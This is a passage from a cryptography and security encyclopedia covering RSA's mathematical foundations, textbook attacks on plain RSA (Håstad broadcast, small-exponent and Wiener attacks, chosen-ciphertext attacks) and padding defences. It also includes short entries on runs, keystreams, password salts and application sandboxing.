If the public exponent is small and the plaintext M is very short, then the RSA function may be easy to invert: in particular, if $M < \sqrt[e]{N}$, then $C = M^e$ over the integers, so M can be recovered as $M = \sqrt[e]{C}$.

Håstad [22] shows that small public exponents can be dangerous when the same plaintext is sent to many different recipients, even if the plaintext is "padded" in various (simple) ways beforehand.

Coppersmith et al. [12] give a powerful "related-messages" attack, which is effective when the public exponent is small, based on the LLL algorithm [25] for ►lattice reduction.

Because of these concerns, small public exponents are sometimes avoided in industry standards and in practice. However, the concerns can also be addressed with appropriate padding schemes (see section "Chosen ciphertext attacks" below), provided they are correctly implemented. For digital signature schemes, small public exponents are generally not an issue.

Strong RSA Assumption

The ►Strong RSA Assumption was introduced by Barić and Pfitzmann [3] and by Fujisaki and Okamoto [18] (see also [13]).

This assumption differs from the RSA Assumption in that the adversary can select the public exponent e. The adversary's task is to compute, given a modulus n and a ciphertext C, *any* plaintext M and (odd) public exponent $e \geq 3$ such that $C = M^e \pmod{n}$. This may well be easier than solving the RSA Problem, so the assumption that it is hard is a stronger assumption than the RSA Assumption. The Strong RSA Assumption is the basis for a variety of cryptographic constructions.

Bit-Security of RSA Encryption

It is conceivable that RSA could be "secure" in the sense that the RSA Assumption holds (i.e., RSA is hard to invert), yet still "leak" information in that certain plaintext bits are easy to predict from the ciphertext. Does RSA provide security to individual bits of plaintext?

Goldwasser et al. [21] first studied the bit-security of RSA, showing that an adversary who could reliably extract from a ciphertext the least signficant bit (lsb) of the plaintext would in fact be able to decrypt RSA efficiently (i.e., obtain the entire plaintext efficiently).

This line of research was pursued by other researchers. For example, Vazirani and Vazirani [32] showed that an adversary could still decrypt even with an lsb procedure that was only $0.732 + \varepsilon$ accurate. They also showed that the low-order $\log(\log(n))$ bits of plaintext are $3/4 + \varepsilon$ secure.

Chor and Goldreich [11] improved this result to show that the least-significant bit of RSA plaintext cannot be predicted with probability better than $1/2 + 1/poly(\log(n))$ (under the RSA Assumption). Alexi et al. [1, 2] completed this result to show that the least-significant $\log(\log(n))$ bits are secure in the same sense. (Fischlin and Schnorr [17] provide a simpler and tighter proof of this result.) Håstad and Näslund [23] have shown that *all* of the plaintext bits are well protected by RSA, in the sense that having a nontrivial advantage for predicting any one plaintext bit would enable the adversary to invert RSA completely. (Refer also to ►Hard core bit.)

The results about bit-security of RSA generally involve a *reduction* technique (►Computational Complexity), where an algorithm for solving the RSA Problem is constructed from an algorithm for predicting one (or more) plaintext bits. Like self-reducibility, bit-security is a double-edged sword. This is because the security reductions also provide an avenue of attack on a "leaky" implementation. If an implementation of an RSA decryption operation leaks some bits of the plaintext, then an adversary can potentially solve the RSA Problem for *any* ciphertext just by observing the implementation's behavior on some number of other ciphertexts. Such attacks have been described by Bleichenbacher [7] and by Manger [26].

Chosen Ciphertext Attacks

An adversary may be able to decrypt an RSA ciphertext C by obtaining decryptions (e.g., from the legitimate recipient) of other ciphertexts C_1, C_2, ..., C_k (which may or may not be related to C). Such attacks are known as ►chosen ciphertext attacks (CCA1 and CCA2, depending on whether the C_i s are allowed to depend upon C (of course they cannot be equal to C)); see Bellare et al. [4] for details.

(The attacks related to bit-security are a special case of chosen-ciphertext attacks in which the adversary only obtains partial information about the decryption, not the full plaintext.)

Davida [14] first studied chosen ciphertext attacks for RSA utilizing the multiplicative property of RSA.

Desmedt and Odlyzko [16] provided another chosen ciphertext attack based on obtaining the decryption of many small primes.

To defeat chosen ciphertext attacks, researchers have turned to (possibly randomized) "padding" schemes that (reversibly) transform a plaintext before encryption.

One such proposal is Optimal Asymmetric Encryption Padding (►OAEP) [5] which has been proven secure for chosen ciphertext attacks by Fujisaki et al. [19] under the RSA assumption. Other proposals that also avoid chosen ciphertext attacks have better security properties [29, 31]. Refer also ►RSA public-key encryption for related discussion.

Chosen-message attacks on ►digital signature schemes are the analogue to chosen ciphertext attacks on public-key encryption, and various padding schemes have been developed to defeat them as well, such as the Probabilistic Signature Scheme (PSS) of Bellare and Rogaway [6] and the scheme of Gennaro et al. [20]. Refer also ►RSA digital signature scheme.

Conclusions

The RSA Problem is now over 30 years old. The elegant simplicity of the problem has led to numerous observations over the years, some yielding attacks, others avoiding them. Public-key encryption schemes and digital signature schemes have been developed, whose strength is derived fully from the RSA Problem. The remaining open question, still, is how closely the security of the RSA Problem depends on integer factoring, and as with any hard problem in cryptography, whether any methods faster than those currently available for solving the problem will ever be discovered.

Applications

The RSA Problem is the basis for the security of several cryptosystems in practice, as further described in the articles ►RSA public-key encryption and ►RSA digital signature schemes.

Open Problems

The status of various open problems has been described throughout this entry. The most important among them, of course, is whether the RSA Problem is indeed difficult, i.e., to prove a lower bound on the running time of an algorithm that solves the RSA Problem. It would also be theoretically significant to know whether the RSA Problem is as difficult as integer factoring.

Recommended Reading

1. Alexi WB, Chor B, Goldreich O, Schnorr CP (1984) RSA/Rabin bits are $1/2+1/poly(\log(N))$ secure. In: Proceedings of FOCS'84, Singer Island. IEEE, pp 449–457
2. Alexi WB, Chor B, Goldreich O, Schnorr CP (1988) RSA and Rabin functions: certain parts are as hard as the whole. SIAM J Comput 17(2):194–209
3. Barić N, Pfitzmann B (1997) Collision-free accumulators and fail-stop signature schemes without trees. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 480–494
4. Bellare M, Desai A, Pointcheval D, Rogaway P (1998) Relations among notions of security for public-key encryption. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 26–45
5. Bellare M, Rogaway P (1996) Optimal asymmetric encryption – how to encrypt with RSA. In: DeSantis A (ed) Advances in cryptology – EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 92–111
6. Bellare M, Rogaway P (1996) The exact security of digital signatures – how to sign with RSA and Rabin. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 399–416
7. Bleichenbacher D (1988) Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In:

Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 1–12
8. Boneh D, Durfee G (2000) Cryptanalysis of RSA with private key d less than $N^{0.292}$. IEEE Trans Inform Theory 46(4):1339–1349
9. Boneh D, Venkatesan R (1988) Breaking RSA may not be equivalent to factoring. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 59–71
10. Boneh D (1999) Twenty years of attacks on the RSA cryptosystem. Not Am Math Soc 46(2):203–213
11. Chor B, Goldreich O (1985) RSA/Rabin least significant bits are $1/2 + 1/poly(\log n)$ secure. In: Blakley GR, Chaum DC (eds) Advances in cryptology – CRYPTO'84. Lecture notes in computer science, vol 196. Springer, Berlin, pp 303–313
12. Coppersmith D, Franklin M, Patarin J, Reiter M (1996) Low-exponent RSA with related messages. In: Maurer V (ed) Advances in cryptography – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 1–9
13. Cramer R, Shoup V (2000) Signature schemes based on the strong RSA assumption. ACM Trans Inform Syst Sec 3(3): 161–185
14. Davida G (1982) Chosen signature cryptanalysis of the RSA (MIT) public key cryptosystem. Technical report TR-CS-82-2, Deptartment of EECS, University of Wisconsin, Milwaukee
15. DeLaurentis JM (1984) A further weakness in the common modulus protocol for the RSA cryptoalgorithm. Cryptologia 8:253–259
16. Desmedt Y, Odlyzko AM (1986) A chosen text attack on the RSA cryptosystem and some discrete logarithm schemes. In: Williams HC (ed) Advances in cryptology – CRYPTO'85. Lecture notes in computer science, vol 218. Springer, Berlin, pp 516–522
17. Fischlin R, Schnorr C-P (2000) Stronger security proofs for RSA and Rabin bits. J Cryptol 13(2):221–244
18. Fujisaki E, Okamoto T (1997) Statistical zero knowledge protocols to prove modular polynomial relations. In: Kaliski BS Jr (ed) Advances in cryptology – CRYPTO'97. Lecture notes in computer science, vol 1294. Springer, Berlin, pp 16–30
19. Fujisaki E, Okamoto T, Pointcheval D, Stern J (2004) RSA-OAEP is secure under the RSA assumption. J Cryptol 17(2): 81–104
20. Gennaro R, Halevi S, Rabin T (1999) Secure hash-and-sign signatures without the random oracle. In: Stern J (ed) Advances in cryptography – EUROCRYPT'99. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 123–139
21. Goldwasser S, Micali S, Tong P (1982) Why and how to establish a private code on a public network. In: Proceedings of the FOCS'82, IEEE, Chicago, pp 134–144
22. Håstad J (1988) Solving simultaneous modular equations of low degree. SIAM J Comput 17:336–341
23. Håstad J, Näslund M (1998) The security of individual RSA bits. In: IEEE symposium on foundations of computer science, Palo Alto, pp 510–521
24. Katzenbeisser S (2001) Recent advances in RSA cryptography. Kluwer, Norwell
25. Lenstra AK, Lenstra HW Jr, Lovász L (1982) Factoring polynomials with rational coefficients. Mathematische Ann 261: 513–534
26. Manger J (2001) A chosen ciphertext attack on RSA Optimal Asymmetric Encryption Padding (OAEP) as standardized in PKCS #1 v2.0. In: Kilian J (ed) Advances in cryptology – CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 260–274
27. Miller GL (1976) Riemann's hypothesis and tests for primality. J Comput Syst Sci 13(3):300–317
28. Motwani R, Raghavan P (1995) Randomized algorithms. Cambridge University Press, Cambridge
29. Okamoto T, Pointcheval D (2001) REACT: rapid enhanced-security asymmetric cryptosystem transform. In: Naccache D (ed) Proceedings cryptographers' track RSA conference (CT-RSA) 2001. Lecture notes in computer science, vol 2020. Springer, Berlin, pp 159–175
30. Rivest RL, Shamir A, Adleman LM (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21(2):120–126
31. Shoup V (2001) A proposal for an ISO standard for public key encryption (version 2.1). Manuscript, December 20. http://shoup.net/papers/
32. Vazirani U, Vazirani V (1984) RSA bits are.732 + ε secure. In: Chaum D (ed) Proceedings of the CRYPTO'83. Plenum, New York, pp 369–375
33. Wiener M (1990) Cryptanalysis of short RSA secret exponents. IEEE Trans Inform Theory 36(3):553–558

RSA Public-Key Encryption

David Pointcheval
Computer Science Department, Ecole normale supérieure, Paris, France

Related Concepts

►Integer Factoring; ►OAEP; ►Rabin

Definition

RSA public-key encryption (due to Rivest, Shamir, and Adleman) is an asymmetric encryption scheme based on the RSA trapdoor one-way permutation, and thus related to integer factoring.

Theory

One-Way Permutations

A ►one-way function is a function f that anyone can compute efficiently, however inverting f is hard. Such a primitive is the basis of modern cryptography, and relies on the open problem $\mathcal{P}$ vs. $\mathcal{NP}$ (►computational complexity). As a consequence, any $\mathcal{NP}$-complete problem should lead to such a one-way function candidate. Unfortunately, $\mathcal{NP}$-complete problems are not so convenient for cryptographic

applications, because either they are hard to solve for very large instances only, or very few instances are hard but the problem is easy on average. Furthermore, such a primitive is not enough for public-key encryption.

A ►trapdoor one-way permutation primitive (►substitutions and permutations) is a permutation f onto a set X that anyone can compute efficiently; however, inverting f is hard unless one is also given some "trapdoor" information. Given the trapdoor information, computing g the inverse of f becomes easy. Naively, a trapdoor one-way permutation defines a simple public-key encryption scheme (►public key cryptography): The description of f is the public key and the trapdoor, or equivalently the inverse permutation g, is the secret key. As a consequence, in order to send a message $m \in X$ to the owner of the public key f, one computes $c = f(m)$. The recipient is the only one to know the trapdoor, and thus the only one able to compute $m = g(c)$.

Number Theory

A first simple candidate that may come to mind as a one-way function, except $\mathcal{NP}$-complete problems, is integer multiplication: While it is easy to multiply two prime integers p and q to get the product $n = p \cdot q$, there is no easy way to get back p and q from n. Indeed, the product of two integers p and q of similar bit-size k just requires a quadratic amount of time in k. However, the factorization of any integer n, which consists of either writing n as a product of ►prime numbers $n = \Pi p_i^{v_i}$ – which decomposition is unique up to a permutation of the factors – or just extracting one factor, is much more intricate. Factorization is indeed believed to be a quite difficult problem (►integer factorization), especially for products of two primes of similar sizes.

Unfortunately, integer multiplication is just one-way. And no trapdoor can make inversion easier. However, some algebraic structures are based on the factorization of an integer n, where some computations are difficult without the factorization of n, but easy with it: In the finite quotient ring $\mathbb{Z}_n = \mathbb{Z}/n\mathbb{Z}$ (►modular arithmetic), one can easily compute basic operations (equality test, addition, subtraction or multiplication). About inversion, Bézout's theorem gives a theoretical result, while the extended ►Euclidean algorithm gives the constructive version, since it explicitly computes u and v:

Theorem 1 (Bézout) Let a and n be two integers, then there exist $u, v \in \mathbb{Z}$ such that $au + nv = 1$ if and only if $\gcd(a, n) = 1$.

As a consequence, for any $a \in \mathbb{Z}_n$, a is invertible if and only if a is co-prime to n and, the extended Euclidean algorithm efficiently provides the inverse u. Furthermore, the following corollary comes from the fact that a prime number is co-prime with any positive integer, less than itself:

Corollary 1 *The integer p is a prime $\Leftrightarrow$ the ►ring $\mathbb{Z}_p$ is a ►field.*

Therefore, the multiplicative ►group $\mathbb{Z}_p^*$ of the inverses modulo the prime p contains all the nonzero elements. When n is not a prime, $\mathbb{Z}_n$ is not a field, but the ►Chinese Remainder Theorem provides the structure of $\mathbb{Z}_n$, with an explicit isomorphism of rings:

Theorem 2 (Chinese Remainder Theorem) Let $n = m_1 m_2$ be a composite integer, where $\gcd(m_1, m_2) = 1$. Then the ring $\mathbb{Z}_n$ is isomorphic to the product ring $\mathbb{Z}_{m_1} \times \mathbb{Z}_{m_2}$.

About the multiplicative group $\mathbb{Z}_n^*$, one gets the following corollary:

Corollary 2 *Let $n = m_1 m_2$ be a composite integer, where $\gcd(m_1, m_2) = 1$.*

$$\left(\mathbb{Z}_n^*, \times\right) \simeq \left(\mathbb{Z}_{m_1}^*, \times\right) \times \left(\mathbb{Z}_{m_2}^*, \times\right).$$

The well-known ►Euler's Totient Function $\varphi(n)$ is defined by the cardinality of the multiplicative group $\mathbb{Z}_n^*$. Thanks to the Chinese Remainder Theorem, and in the above corollary, this function is weakly multiplicative, which means:

$$\gcd(m_1, m_2) = 1 \Rightarrow \varphi(m_1, m_2) = \varphi(m_1)\varphi(m_2).$$

Since $\varphi(p^v) = p^v - p^{v-1}$ for any prime p and any valuation $v \geq 1$, one can deduce that for any integer n

$$n = \prod_1^\ell p_i^{v_i} \Rightarrow \varphi(n) = n \times \prod_1^\ell \left(1 - \frac{1}{p_i}\right).$$

Theorem 3 The computation of $\varphi(n)$ is polynomially equivalent to the factorization of n.

Proof It is clear that the factorization of n easily leads to the value of $\varphi(n)$ with the above formula. Furthermore, Miller's algorithm [4] outputs the factorization of any n, given a multiple of $\varphi(n)$. □

Modular Powers and Roots

In any group (denoted multiplicatively), the power to a scalar c can be performed with a linear complexity in the

size k of this scalar, using the *square-and-multiply* technique (►exponentiation algorithms):

$$x^c = x^{\sum_{i=0}^{i=k} c_i 2^i} = \prod_{i=0}^{i=k} x^{c_i \times 2^i}$$
$$= \prod_{i=0}^{i=k} x_i^{c_i}, \quad \text{where } x_0 = x \text{ and } x_i = x_{i-1}^2,$$

where $c_0, c_1, \ldots, c_k$ denotes the binary expansion of c. On the other hand, root-extraction (►modular root) does not admit any generic algorithm, unless the order of the group is known. Indeed, the classical Lagrange's theorem provides a solution:

Theorem 4 (**Lagrange's Theorem**) Let G be any group, and c its cardinality, for any element $x \in G$, $x^c = 1$.

This theorem applied to the particular situation of the multiplicative group $\mathbb{Z}_n^*$ becomes:

Theorem 5 (**Euler's Theorem**) Let n be any integer, for any element $x \in \mathbb{Z}_n^*$, $x^{\varphi(n)} = 1 \bmod n$.

Therefore, for any integer e relatively prime to $\varphi(n)$, and any $x \in \mathbb{Z}_n^*$, if one takes $d = e^{-1} \bmod \varphi(n)$, which means that there exists an integer $k \in \mathbb{Z}$ such that $ed + k\varphi(n) = 1$ and the values of d (and k) can be easily computed with the extended Euclidean algorithm, then

$$(x^e)^d = x^{ed} = x^{1-k\varphi(n)} = x \cdot (x^{\varphi(n)})^{-k} = x \bmod n.$$

As a consequence, $y = x^d \bmod n$ is the eth root of x in $\mathbb{Z}_n^*$.

As previously seen, the eth power can be easily computed using the *square-and-multiply* method. The above relation allows to easily compute eth roots, by computing dth powers, where $ed = 1 \bmod \varphi(n)$. However, to compute eth roots, one requires to know an integer d such that $ed = 1 \bmod \varphi(n)$. And therefore, $ed - 1$ is a multiple of $\varphi(n)$, which is equivalent to the knowledge of the factorization of n. This provides a trapdoor one-way permutation $f_{n,e}$ whose inverse $g_{n,d}$ requires the knowledge of d, or equivalently the factorization of n:

$$f_{n,e} : x \mapsto x^e \bmod n, \quad g_{n,d} : y \mapsto y^d \bmod n.$$

The RSA Primitive

The RSA Problem

In 1978, Rivest, Shamir, and Adleman [6] defined the following problem.

Definition 2 *The RSA Problem Let $n = pq$ be the product of two large primes and e an integer relatively prime to $\varphi(n)$. For a given $y \in \mathbb{Z}_n^*$, compute $x \in \mathbb{Z}_n^*$ such that $x^e = y \bmod n$.*

It has been shown above that with the factorization of n (the trapdoor), this problem can be easily solved. However, nobody knows whether the factorization is required, but nobody knows how to do without it either, hence the RSA assumption.

Definition 3 *The RSA Assumption For any product of two large primes, $n = pq$, the RSA problem is intractable (presumably as hard as the factorization of n).*

The Plain RSA Cryptosystem

In the RSA cryptosystem, the setup consists of choosing two large prime numbers p and q, and computing the RSA modulus $n = pq$. The public key is n together with an exponent e (relatively prime to $\varphi(n) = (p-1)(q-1)$). The secret key d is defined to be the inverse of e modulo $\varphi(n)$. Encryption and decryption are defined as follows:

$$\mathcal{E}_{n,e}(m) = m^e \bmod n, \quad \mathcal{D}_{n,d}(c) = c^d \bmod n.$$

Security Weaknesses

Unfortunately, encryption in this naive public-key scheme is not secure: The accepted security requirement for an encryption scheme is the so-called ►semantic security (indistinguishability) against an ►adaptive chosen-ciphertext attack [5] or IND–CCA2 for short. But the RSA primitive does not provide by itself an IND–CCA2 secure encryption scheme. Under a slightly stronger assumption than the intractability of the integer factorization, it gives a cryptosystem that is only one-way under ►chosen-plaintext attack – a very weak level of security. Semantic security fails because encryption is deterministic: One can indeed easily note that a deterministic encryption algorithm can never achieve semantic security, since one can check a plaintext candidate by simply re-encrypting it. Even worse, under a CCA2 attack, the attacker can fully decrypt a challenge ciphertext $c = m^e \bmod n$ using the ►homomorphic property of RSA:

$$\mathcal{E}_{n,e}(m_1) \cdot \mathcal{E}_{n,e}(m_2) = \mathcal{E}_{n,e}(m_1 m_2 \bmod n) \bmod n.$$

To decrypt $c = m^e \bmod n$ using a CCA2 attack, one first computes $c' = c \cdot 2^e \bmod n$, then asks for the decryption of $c' \neq c$ and gets $2 \cdot m \bmod n$, finally one can deduce m.

But these are not the only weaknesses of the plain RSA cryptosystem. More subtle attacks have been found.

Multicast Encryption

Håstad [3] showed how to use the Chinese Remainder Theorem to recover the plaintext sent using the plain RSA encryption to several recipients that all have a common and small public exponent. Since the encryption cost is directly related to the size of the public exponent e, it is

natural that people want to use the smallest value, that is $e = 3$.

Let us assume that Alice, Bob, and Carole have three distinct RSA moduli n_a, n_b, and n_c, but a common public exponent $e_a = e_b = e_c = e = 3$. If Daniel sends the same message m to each of them, Eve can intercept

$$c_a = m^3 \bmod n_a \quad c_b = m^3 \bmod n_b \quad c_c = m^3 \bmod n_c,$$

and then, granted the ►Chinese Remainder Theorem, she can compute $c \in \mathbb{Z}_{n_a n_b n_c}$ that satisfies

$$c = c_a \bmod n_a, \quad c = c_b \bmod n_b, \quad c = c_c \bmod n_c.$$

This system is also satisfied by m^3, but the isomorphism between $\mathbb{Z}_{n_a} \times \mathbb{Z}_{n_b} \times \mathbb{Z}_{n_c}$ and $\mathbb{Z}_{n_a n_b n_c}$ says that there should be a unique solution, thus $c = m^3 \bmod n_a n_b n_c$, which equality holds in $\mathbb{Z}$ since $m^3 < n_a n_b n_c$. An easy third root in $\mathbb{Z}$ leads back to m.

Small Exponents

As already noticed, people may be interested in using small exponents, either a small encryption exponent to speed up the encryption process, or a small decryption exponent to speed up the decryption process.

A short encryption exponent may be dangerous, as already remarked above, but even in a single-user environment if the message to be encrypted is short too: Let us assume that one uses a 2048-bit modulus n for a quite secure application (such as electronic transactions), with public exponent $e = 3$. Then, one uses this cryptosystem to encrypt a short message m (a transaction, a credit card number, etc.) over less than 64 characters (i.e., less than 512 bits). The ciphertext is $c = m^3 \bmod n$, but even in $\mathbb{Z}$ since m^3 is over 1,576 bits only which is less than n: the modular reduction does not apply – it may be faster! But on the other hand, to recover m from c, one just has to compute a third root in $\mathbb{Z}$, which does not require any factorization.

One may think about a short decryption exponent, since the decryption process is often performed by a low-power device (i.e., smart card). But let us assume that $n = pq$, with $p < q < 2p$, e is the encryption exponent such that the decryption exponent d is less than $n^{1/4}/3$, and $ed = 1 + k\varphi(n)$:

$$\left|\frac{e}{n} - \frac{k}{d}\right| = \left|\frac{ed - kn}{nd}\right| = \left|\frac{1 - k(p + q - 1)}{nd}\right| \leq \frac{k(p+q)}{nd} \leq \frac{3k}{d\sqrt{n}}.$$

Since $e \leq \phi(n)$ and $d \leq n^{1/4}/3$, necessarily $3k \leq n^{1/4}$, and $1/n^{1/4} \leq 1/3d$. As a consequence, the above difference is upper-bounded by $1/2d^2$. Using the continued fractions result, this bound says that k/d is one of the *convergents* of the *continued fraction* (►integer factoring) expansion of e/n: In polynomial time, one gets d [2, 7].

Applications

The RSA function is a quite nice primitive for cryptographic purposes: It provides not only a public-key encryption scheme, but also signature (►RSA digital signature scheme). However, the basic primitive cannot be used directly because of the very strong algebraic structure. As a consequence, practical RSA-based cryptosystems randomly pad the plaintext prior to encryption. This randomizes the ciphertext and eliminates the homomorphic property. Paddings have been proposed that provably rule out any attack, under the sole RSA assumption (►OAEP) [1].

Recommended Reading

1. Bellare M, Rogaway P (1995) Optimal asymmetric encryption–how to encrypt with RSA. In: De Santi A (ed) Advances in cryptology–EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 92–111
2. Boneh D, Durfee G (2000) Cryptanalysis of RSA with private key d less than N0:292. IEEE Trans Inform Theory 46(4):1339–1349
3. Håstad J (1988) Solving simultaneous modular equations of low degree. SIAM J Comput 17:336–341
4. Miller G (1976) Riemann's hypothesis and tests for primality. J Comput Syst Sci 13:300–317
5. Rackoff C, Simon DR (1992) Non-interactive zero-knowledge proof of knowledge and chosen ciphertext attack. In: Feigenbaum J (ed) Advances in cryptology–CRYPTO'91. Lecture notes in computer science, vol 576. Springer, Berlin, pp 433–444
6. Rivest R, Shamir A, Adleman L (1978) A method for obtaining digital signatures and public key cryptosystems. Commun ACM 21(2):120–126
7. Wiener M (1990) Cryptanalysis of short RSA secret exponents. IEEE Trans Inform Theory 36(3):553–558

Rule-Based Access Control

►Mandatory Access Control

Run

Tor Helleseth
The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

Related Concepts

►Gap; ►Golomb's Randomness Postulates; ►Maximal-Length Linear Sequences; ►Pseudo-Noise Sequences (PN-sequences); ►Sequences

Definition
A run in a binary sequence is a set of consecutive 0s or 1s. A run of 0s is often denoted a 0-run or a ►gap and a run of 1s is often denoted a 1-run or a *block*. A gap of length k is a set of k consecutive 0s flanked by 1s. A block of length k is a set of k consecutive 1s flanked by 0s. A run of length k is a gap of length k or a block of length k.

Applications
The number of runs in a sequence is important in ►Golomb's randomness postulates [1] to evaluate the randomness of a sequence.

Recommended Reading
1. Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day. San Francisco. Revised ed., Aegean Park Press, Laguna Hills

Running-Key

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Synonyms
Keystream

Related Concepts
►Stream Cipher; ►Symmetric Cryptography

Definition
In a ►stream cipher, the *running-key*, also called the *keystream*, is the sequence which is combined, digit by digit, to the plaintext sequence for obtaining the ciphertext sequence. The running key is generated by a finite-state automaton called the *running-key generator* or the *keystream generator*.

Runtime Analysis

►Dynamic Analysis

Run-Time Malware Analysis

►Dynamic Malware Analysis

S

Salt

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts

►Dictionary Attack; ►Dictionary Attack (I); ►One-Way Function; ►Password

Definition

A *salt* is a random string used in conjunction with a password to make offline password guessing attacks more difficult.

Applications

A *salt* is a t-bit random string that may be prepended or appended to a user's ►password prior to application of a ►one-way function in order to make ►dictionary attacks less effective. Both the salt and the hash (or encryption) of the augmented password are stored in the password file on the system. When the user subsequently enters a password, the system looks up the salt associated with that user, augments the password with the salt, applies the one-way function to the augmented password, and compares the result with the stored value [1–3].

It is important to note that the work factor for finding a particular user's password is unchanged by salting because the salt is stored in cleartext in the password file. However, it can substantially increase the work factor for generating random passwords and comparing them with the entire password file, since each possible password could be augmented with any possible salt. The effort required to find the password associated with an entry in the password file is multiplied by x (where x is the smaller of {the number of passwords; 2^t}), compared with a password file containing hashes (or encryptions) of unsalted passwords [3].

Another benefit of salting is that two users who choose the same password will have different entries in the system password file; therefore, simply reading the file will not reveal that the passwords are the same.

Recommended Reading

1. Denning D (1982) Cryptography and data security. Reading, MA, Addison-Wesley
2. Kaufman C, Perlman R, Speciner M (1995) Network security: private communication in a public world. Englewood Cliffs, NJ, Prentice-Hall
3. Menezes A, van Oorschot P, Vanstone S (1997) Handbook of applied cryptography. Boca Raton, FL, CRC

Sandbox

Mark Stephens
SMU HACNet Labs, School of Engineering, Southern Methodist University, Nacogdoches, TX, USA

Related Concepts

►Virtualization; ►Web Browser Security and Privacy; ►Web Service Security

Definition

Sandboxing is a technique for enforcing security policies on untrusted guest applications in a secure environment (i.e., "sandbox") to eliminate risk to a host system.

Background

In general, the term "sandbox" or "sandboxing," when applied to Computer Science or Information Technology, can describe any method for creating restricted environments (i.e., a sandbox) for untrusted guests. For example, Romney and Stevenson [1] describe the deployment of a sandbox network laboratory, which is designed, maintained, and operated by students studying security systems engineering.

Although the concept of sandboxing can be applied to any situations where one is attempting to provide a safe and restricted environment, in recent years the term is most commonly associated with methods for providing access to untrusted software, albeit restricted, on host systems for execution. As such, the rest of this entry will assume the use of the term "sandbox" to specifically mean securing untrusted application execution on host systems.

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

The earliest application sandboxing results were explored by the fault tolerance research community, e.g., software fault isolation (SFI). The concept of SFI sandboxing for fault tolerance purposes was first introduced by Wahbe et al. [2]. Thus the earliest sandbox research was focused on the identification and isolation of software bugs rather than malicious software (e.g., virus, worms, etc.).

In the 1990s, application sandboxing was identified as an imperative solution for solving fundamental security problems that arise in distributed computing. In short order, distributed computing security became the primary impetus for application sandboxing research, and thus the dominant contributions in academic literature of the same. No doubt this is in large part due to the proliferation of distributed computing technology over the past two decades, e.g., Web Computing, Distributed Operating Systems, Grid Computing, Mobile Agents, Peer-to-Peer (P2P) Computing, etc. Rubin and Geer [3] provide a nice high-level introduction to security challenges and techniques used when attempting to secure mobile agent solutions in a distributed computing environment.

Common approaches to sandboxing untrusted guest applications include *Operating System Methods*, *Virtualization*, *Process Wrappers*, and *Binary Re-writing*. A typical sandbox solution will employ one or more of these methods to ensure untrusted guest applications are well behaved when executing on host systems. Any security policy violation on behalf of the untrusted application typically results in immediate application termination. Each of these approaches will now be described in more detail.

The use of *Operating System Methods* for sandboxing leverages the OS security mechanisms to ensure untrusted guest applications do not violate host security policies. This can include leveraging user level security policies and/or execution prioritization.

The use of *Virtualization* for sandboxing is handled via *Virtual Machines*. *Virtual Machines* can be applied at the operating system or process layer. Operating system layer virtualization allows for different "Virtual Machines" to co-exist on the same hardware and share system resources. Each virtual machine can execute different versions of the same operating system or entirely different operating systems all together. For example, a single server may have both a Linux and a Windows virtual machine executing in parallel, sharing system-level resources (e.g., hard drives, CPU, RAM, etc.) while limiting access to virtual resources (e.g., files, directories, etc.). Examples of commercial system-level virtual machine vendors include VMWare, Citrix/XenSource, Microsoft, and Novell.

Process Virtual Machines inject a VM interpreter process between the OS and the application layers. Thus, when an application is targeted for execution, the OS actually launches the VM process, which in turn launches and monitors the application. This approach of virtualization was popularized with the advent of the Java Programming Language. A Java program is compiled to a non-OS target instruction set called *Java bytecode*. The *Java bytecode* is then in turn executed by the *Java Virtual Machine (JVM)*. JVMs are written and compiled to the specific target OS. Microsoft's competing solution to Java bytecode and the JVM are *Common Intermediate Language (CIL)* and *Common Language Runtime (CLR)*, respectively.

Arguably, the use of *Process Wrappers* for sandboxing is a special case of process-level virtualization. The primary difference between the two is that process wrappers are custom-built sandbox VMs that focus specifically on containment of untrusted application execution on host systems, where commercial Process Virtual Machines provide additional benefits to include OS independence, Just-In-Time (JIT) compilation, memory management and garbage collection, etc.

Similar to SFI, *Binary Re-writing* finds its research roots in code instrumentation for purposes of optimization, fault tolerance, and debugging. Only after the need for sandboxing as an enabler for Distributed Computing technology was identified did these techniques find new purpose in security policy enforcement of the same. Binary re-writing for sandbox purposes involves the injection of new and/or replacements of existing binary instructions in the compiled code such that a host security policy can be enforced. For example, before an application is allowed to be launched by the OS the executable is sent through a binary re-writing utility that identifies and replaces system-level calls in order to restrict access to specific host resources. Related topics include DLL-injection, rootkits, API Hooking, Kernel Hooking, and Runtime Patching. A definitive how-to-guide on subverting security in the Windows OS is the text by Hoglund and Butler [4]. This text is specifically very useful for any student or practitioner who is interested in developing sandboxing technology for the Windows OS.

Theory

Process layer virtualization is the most common form of VM sandboxing. The most famous example of process layer virtualization being the Java Applet, which leverages the JVM to place mobile java bytecode downloaded from the Web (i.e., Applets) in a virtual sandbox. This virtual sandbox enforces the security policy on the untrusted

code, e.g., restricting access to file system, not allowing outside network communication except back to the Web server that provided the page containing the Applet, etc.

